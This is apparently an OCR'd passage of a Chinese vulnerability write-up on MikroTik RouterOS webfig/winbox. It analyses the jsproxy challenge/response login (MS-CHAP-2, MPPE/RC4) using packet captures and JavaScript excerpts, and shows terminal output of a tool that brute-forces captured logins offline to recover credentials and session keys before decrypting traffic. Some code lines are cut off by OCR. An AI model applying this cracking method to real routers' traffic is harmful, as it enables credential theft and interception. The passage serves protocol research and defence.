
从下图的 nmap 扫描结果可以看可以看到 RouterOS 专门提供了 8291 端口跟 winbox 通信。



漏洞原理是怎么的呢？要理解漏洞的原理，首先得需要理解 Routeros 与 winbox 的通信过程，本文先从 webfig 和 Routeros 的通信过程入手。

2.2.1 2.1 通信协议识别

访问 webfig，首先请求的一个 js 文件，下载来美化后看看代码：



代码很多，17000 行左右。大致浏览了一下，可以看到 webfig 与 RouterOS 之间所有的通信消息都是由这个 js 文件产生和处理。初始化相关代码:

```
function initWebfig() {
    request('GET', '/webfig/list', null, function(resp) {
        var gums = eval('([' + resp + '{}])');
        var ros;
        for (var i = 0; i < gums.length - 1;) {
            if (gums[i].name == 'roteros.jg') {
                ros = gums[i];
                gums.splice(i, 1);
                continue;
            }
            if (gums[i].name.substr(gums[i].name.length - 4) == '.png') {
                gums.splice(i, 1);
                continue;
            }
            ++i;
        }
        gums.splice(0, 0, ros);
        gums.splice(gums.length - 1, 1);
        loadGUM(null, gums, 0);
    });
}
```


登录、认证相关功能，相关的 POST 数据包都发送到 RouterOS 的 jsproxy 处理，这里的 jsproxy 就相当于 jsp 中 servlet 一样。

```
function doAuth(user, pwd, cb, arg) {
    request('POST', '/jsproxy', '', function(r) {
        session = new Session(str2word(r, 0));
        var resp = session.makeResponse(user, pwd, r);
        request('POST', '/jsproxy', resp, function(r) {
            if (!session.decrypt(r, function(rep) {
                    sysres.user = user;
                    sysres.password = pwd;
                    sysres.policy = rep.uff000b;
                    sysres.skin = rep.sfe0009;
                    sysres.arch = rep.s11;
                    sysres.boardname = rep.s15;
                    sysres.board = rep.s17;
                    post({
                        Uff0001: [120],
                        uff0007: 5
                    }, function(rep) {
                        sysres.qscaps = rep.u1 || 0;
                        cb(null, arg);
                    });
                })) {
                cb('Authentication failed: invalid username or password.', arg);
            };
        }, function(err) {
            cb(err, arg);
        });
    });
}
```


但当查看这些数据包的时候，发现 POST 是加密的，同样返回的数据也是。

```
File Data: 33 bytes
Media Type
  Media type: msg (33 bytes)
```

```
3a0  31 39 32 2e 31 36 38 2e  31 30 36 2e 31 35 30 0d   192.168. 106.150·
3b0  0a 41 63 63 65 70 74 2d  4c 61 6e 67 75 61 67 65   ·Accept- Language
3c0  3a 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   :··User- Agent: M
3d0  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 57 69 6e 64   ozilla/5 .0 (Wind
3e0  6f 77 73 20 4e 54 20 36  2e 31 3b 20 57 4f 57 36   ows NT 6 .1; WOW6
3f0  34 29 20 41 70 70 6c 65  57 65 62 4b 69 74 2f 35   4) Apple WebKit/5
100  33 37 2e 33 36 20 28 4b  48 54 4d 4c 2c 20 6c 69   37.36 (K HTML, li
110  6b 65 20 47 65 63 6b 6f  29 20 43 68 72 6f 6d 65   ke Gecko ) Chrome
120  2f 36 39 2e 30 2e 33 34  39 37 2e 31 30 30 20 53   /69.0.34 97.100 S
130  61 66 61 72 69 2f 35 33  37 2e 33 36 0d 0a 43 6f   afari/53 7.36··Co
140  6e 74 65 6e 74 2d 54 79  70 65 3a 20 6d 73 67 0d   ntent-Ty pe: msg·
150  0a 41 63 63 65 70 74 3a  20 2a 2f 2a 0d 0a 52 65   ·Accept:  */*··Re
160  66 65 72 65 72 3a 20 68  74 74 70 3a 2f 2f 31 39   ferer: h ttp://19
170  32 2e 31 36 38 2e 31 30  36 2e 31 35 30 2f 77 65   2.168.10 6.150/we
180  62 66 69 67 2f 0d 0a 41  63 63 65 70 74 2d 45 6e   bfig/··A ccept-En
190  63 6f 64 69 6e 67 3a 20  67 7a 69 70 2c 20 64 65   coding:  gzip, de
1a0  66 6c 61 74 65 0d 0a 43  6f 6f 6b 69 65 3a 20 75   flate··C ookie: u
1b0  73 65 72 6e 61 6d 65 3d  61 64 6d 69 6e 0d 0a 0d   sername= admin···
1c0  0a 00 00 00 07 00 00 00  01 63 2a 79 89 2e 10 b4   ·------- ·c*y····
1d0  33 12 b3 20 4d 12 38 ba  a8 2c cb 2d ed a2 32 d8   3·· M·8· ·,·-··2·
1e0  0f df                                              ··
```

而其中的加密算法在 js 文件中可以找到：

```
Session.prototype.makeResponse = function(user, pwd, r) {
    var magic = "This is the MPPE Master Key";
    var magic1 = "Magic server to client signing constant";
    var magic2 = "Pad to make it do more than one iteration";
    this.txseq = 1;
    this.rxseq = 1;
    var rchallenge = str2a(r.substr(8));
    var lchallenge = [0x21, 0x40, 0x23, 0x24, 0x25, 0x5E, 0x26, 0x2A, 0x28, 0x29, 0x5F,
    var chlgHash = sha1(lchallenge.concat(rchallenge).concat(str2a(user))).slice(0, 8);
    var pwdHash = md4(ustr2a(pwd.substr(0, 256)));
    var pwdHashHash = md4(pwdHash);
    var response = [];
    for (var j = 0; j < 3 * 56; j += 56) {
        var key = [];
        for (var i = j; i < j + 56; i += 7) {
            var w = (pwdHash[i >> 3] << 8) | (pwdHash[(i >> 3) + 1] << 0);
            key.push((w >> (8 - (i & 7))) & 0xfe);
        }
        response = response.concat(des(chlgHash, key));
    }
    var masterKey = sha1(pwdHashHash.concat(response).concat(str2a(magic))).slice(0, 16)
    this.rxEnc.setKey(this.makeKey(masterKey, false, false));
    this.txEnc.setKey(this.makeKey(masterKey, true, false));
    var reserved = [0, 0, 0, 0, 0, 0, 0, 0];
    var msg = ([0, 0]).concat(lchallenge).concat(reserved).concat(response);
    return word2str(this.id) + word2str(0) +
        a2str(rchallenge) + a2str(msg) + user;
};
Session.prototype.makeKey = function(masterKey, isSend, isServer) {
    var magic2 = "On the client side, this is the send key; on the server side, it is th
    var magic3 = "On the client side, this is the receive key; on the server side, it is
    var v = masterKey.concat([]);
    for (var i = 0; i < 40; ++i) v.push(0);
    if (isSend == isServer) {
        v = v.concat(str2a(magic3));
    } else {
        v = v.concat(str2a(magic2));
    }
    for (var i = 0; i < 40; ++i) v.push(0xf2);
    return sha1(v).slice(0, 16);
}
```


其中的产生 56 位 key 的算法采用的是 RFC 3079 MS-CHAP-2 。

```
3.5.2.  Sample 56-bit Key Derivation

Initial Values
   UserName = "User"
            =  55 73 65 72

   Password = "clientPass"
            = 63 00 6C 00 69 00 65 00 6E 00 74 00 50
              00 61 00 73 00 73 00

   AuthenticatorChallenge = 5B 5D 7C 7D 7B 3F 2F 3E 3C 2C
                            60 21 32 26 26 28
   PeerChallenge = 21 40 23 24 25 5E 26 2A 28 29 5F 2B 3A 33 7C 7E

   Challenge = D0 2E 43 86 BC E9 12 26

   NT-Response =
   82 30 9E CD 8D 70 8B 5E A0 8F AA 39 81 CD 33 54 42 33
   11 4A 3D 85 D6 DF

Step 1: NtPasswordHash(Password, PasswordHash)
   PasswordHash = 44 EB BA 8D 53 12 B8 D6 11 47 44 11 F5 69 89 AE

Step 2: PasswordHashHash = MD4(PasswordHash)
   PasswordHashHash = 41 C0 0C 58 4B D2 D9 1C 4C 17 A2 A1 2F A5 9F 3F

Step 3: Derive the master key (GetMasterKey())
   MasterKey = FD EC E3 71 7A 8C 83 8C B3 88 E5 27 AE 3C DD 31

Step 4: Derive the master send session key (GetAsymmetricStartKey())
   SendStartKey56 = 3B 7C DC 14 9B 99 3A 1B
```


这是一个很老的 PPP 协议（存在离线碰撞破解漏洞）

MPPE(Microsoft Point-To-Point Encryption, 微软点对点加密)协议在RFC3078, 3079中定义, 描述了在PPP协议中进行数据加密的方法，通常用其实现PPTP模式的***。

MPPE中的加密算法是固定的，使用RC4加密算法而不能是其他算法。

从 js 代码和数据包可以看到采用的身份认证方式是：提问/应答（Challenge/Response）方式。

35	2.087885	192.168.106.1	192.168.106.150	HTTP	484 POST /jsproxy HTTP/1.1
36	2.088623	192.168.106.150	192.168.106.1	HTTP	230 HTTP/1.1 200 OK (text/plain)
37	2.097110	192.168.106.1	192.168.106.150	HTTP	604 POST /jsproxy HTTP/1.1 (text/plain)
38	2.097917	192.168.106.150	192.168.106.1	HTTP	363 HTTP/1.1 200 OK (text/plain)
39	2.103103	192.168.106.1	192.168.106.150	HTTP	482 POST /jsproxy HTTP/1.1 (msg)
40	2.103860	192.168.106.150	192.168.106.1	HTTP	241 HTTP/1.1 200 OK (msg)
41	2.109971	192.168.106.1	192.168.106.150	HTTP	467 POST /jsproxy HTTP/1.1 (msg)
45	2.112138	192.168.106.1	192.168.106.150	HTTP	489 POST /jsproxy HTTP/1.1 (msg)
50	2.113135	192.168.106.150	192.168.106.1	HTTP	240 HTTP/1.1 200 OK (msg)
51	2.113158	192.168.106.1	192.168.106.150	HTTP	494 POST /jsproxy HTTP/1.1 (msg)
53	2.113887	192.168.106.150	192.168.106.1	HTTP	262 HTTP/1.1 200 OK (msg)
57	2.115487	192.168.106.1	192.168.106.150	HTTP	499 POST /jsproxy HTTP/1.1 (msg)
58	2.116334	192.168.106.150	192.168.106.1	HTTP	370 HTTP/1.1 200 OK (msg)
59	2.122621	192.168.106.1	192.168.106.150	HTTP	499 POST /jsproxy HTTP/1.1 (msg)
60	2.123686	192.168.106.150	192.168.106.1	HTTP	528 HTTP/1.1 200 OK (msg)

2.2.2 2.2 认证过程梳理


至此，笔者来完整地梳理一下整个认证的流程：

```
function doAuth(user, pwd, cb, arg) {
    request('POST', '/jsproxy', '', function(r) {
        session = new Session(str2word(r, 0));
        var resp = session.makeResponse(user, pwd, r);
        request('POST', '/jsproxy', resp, function(r) {
            if (!session.decrypt(r, function(rep) {
                sysres.user = user;
                sysres.password = pwd;
                sysres.policy = rep.uff000b;
                sysres.skin = rep.sfe0009;
                sysres.arch = rep.s11;
                sysres.boardname = rep.s15;
```


客户端首先发送一个空的 POST 请求给服务器。

```
35 2.087885  192.168.106.1    192.168.106.150  HTTP  484 POST /jsproxy HTTP/1.1
36 2.088623  192.168.106.150  192.168.106.1    HTTP  230 HTTP/1.1 200 OK  (text/plain)

Frame 35: 484 bytes on wire (3872 bits), 484 bytes captured (3872 bits)
Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_5d:f2:ef (00:0c:29:5d:f2:ef)
Internet Protocol Version 4, Src: 192.168.106.1, Dst: 192.168.106.150
Transmission Control Protocol, Src Port: 54499, Dst Port: 80, Seq: 1247, Ack: 2679, Len: 430
Hypertext Transfer Protocol
  POST /jsproxy HTTP/1.1\r\n
  Host: 192.168.106.150\r\n
  Connection: keep-alive\r\n
  Content-Length: 0\r\n
    [Content length: 0]
  Origin: http://192.168.106.150\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.
  Content-Type: text/plain;charset=UTF-8\r\n
  Accept: */*\r\n
  Referer: http://192.168.106.150/webfig/\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: zh-CN,zh;q=0.9\r\n
  Cookie: username=admin\r\n
  \r\n
```

服务器收到后发出 Challenge（提问）：



客户端利用输入的账号密码采用 MS-CHAP-2 算法生成通信 key，再利用这个 key 使用 RC4 加密生成 Reponse（应答），发给服务器。

```
Session.prototype.makeResponse = function(user, pwd, r) {
    var magic = "This is the MPPE Master Key";
    var magic1 = "Magic server to client signing constant";
    var magic2 = "Pad to make it do more than one iteration";
    this.txseq = 1;
    this.rxseq = 1;
    var rchallenge = str2a(r.substr(8));
    var lchallenge = [0x21, 0x40, 0x23, 0x24, 0x25, 0x5E, 0x26, 0x
    var chlgHash = sha1(lchallenge.concat(rchallenge).concat(str2a
    var pwdHash = md4(ustr2a(pwd.substr(0, 256)));
    var pwdHashHash = md4(pwdHash);
    var response = [];
    for (var j = 0; j < 3 * 56; j += 56) {
        var key = [];
        for (var i = j; i < j + 56; i += 7) {
            var w = (pwdHash[i >> 3] << 8) | (pwdHash[(i >> 3) + 1
            key.push((w >> (8 - (i & 7))) & 0xfe);
        }
        response = response.concat(des(chlgHash, key));
    }
```


服务器将客户端的应答利用自己计算的出的 key 解密，能解出来则认证成功。接下的通信数据包就是全是用这个认证成功的 key 加密的 Content-type 为 msg 的 POST 数据包。

2.2.3 2.3 数据包解密

理清楚认证过程，就可以来考虑下数据包怎么解密?

思路总结成两步:

1. 离线暴力从登录数据包中碰撞出账号密码。

```
# icematcha @ ubuntu in ~/routeros_rce/routeros/jsproxy_pcap_password_bruteforce on git:master x [16:37:33]
$ ./jsproxy_pcap_password_bruteforce -f sample/routerOS_webfig_jproxy.pcap -p sample/passwords.txt
[+] Loading passwords...
[+] Passwords loaded: 17
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
Skipping uninteresting packet.
[+] Initial request found.
[+] Server challenge received.
[+] Challenge response found.
Username: admin
Password: admin
Password Hash Hash: 6157b1b5dc56cda30bda606bfd021284
Master Key: eb3356e026cab2a05c3943d217ca8665
```


1. 利用碰撞出的账号密码生成 key 解密其余通信数据包。

2.2.4 2.4 Json 数据含义解析


至此我们已经拿到解密之后的数据包了，可以看到是 json 格式的。但是这些数据的含义还是一脸懵逼的。虽然 js 文件存在一些映射关系，但是要理解这些数据的含义还得加上逆向 + 仔细看代码 + 可能存在的文档：

```
var BADID = 0xffffffff;
var SYS_TO = "Uff0001";
var SYS_CMD = "uff0007";
var STD_ID = "ufe0001";
var STD_NAME = "sfe0010";
var STD_DEAD = "ufe0013";
var DUDE_ENABLED = "b1";
var DUDE_DATA_DIR = "s2";
var DUDE_STATUS = "s3";
var DUDE_RANDOM_SEED = "u4";
var CONFIG_UNIQUE_ID = "r100fa0";
var CONFIG_VERSION = "u100fa1";
var CONFIG_FIRST_CONNECTION = "b100fa2";
var CONFIG_LOCAL_ADDRS = "U100fa3";
var CONFIG_SNMP_PROFILE_ID = "u100fa9";
var CONFIG_AGENT_ID = "u100faa";
var CONFIG_PROBE_ENABLED = "b100fab";
var CONFIG_PROBE_INTERVAL = "u100fac";
var CONFIG_PROBE_TIMEOUT = "u100fad";
var CONFIG_PROBE_DOWN_COUNT = "u100fae";
var CONFIG_NOTIFY_IDS = "U100faf";
var CONFIG_SYSLOG_ENABLED = "b100fb2";
```



这里笔者直接就把 Tenable 的分析报告当文档，可以到每一个 key-value 键值对都是由如下几部分组成：

而其中 type 可以取如下值：

而其中一些常见变量名的含义如下：




OK，结合上面的文档继续分析，发现 Uff0001 system_to 这个变量的值是一个数组 [13, 7]，当 RouterOS 接到这条消息后 jsproxy 会做一次映射，最终找到/nova/bin/下的对应可执行程序来处理这条消息。




具体怎么映射的呢？在 RouterOS 中有一个叫/nova/etc/loader/system.x3 的二进制文件，我们直接 cat 查看下：

虽然找不到具体的映射关系，但是可以知道映射关系就存储在这个文件中。Tenable 通过分析对应的文件格式和内容，得到了对应的映射方式：



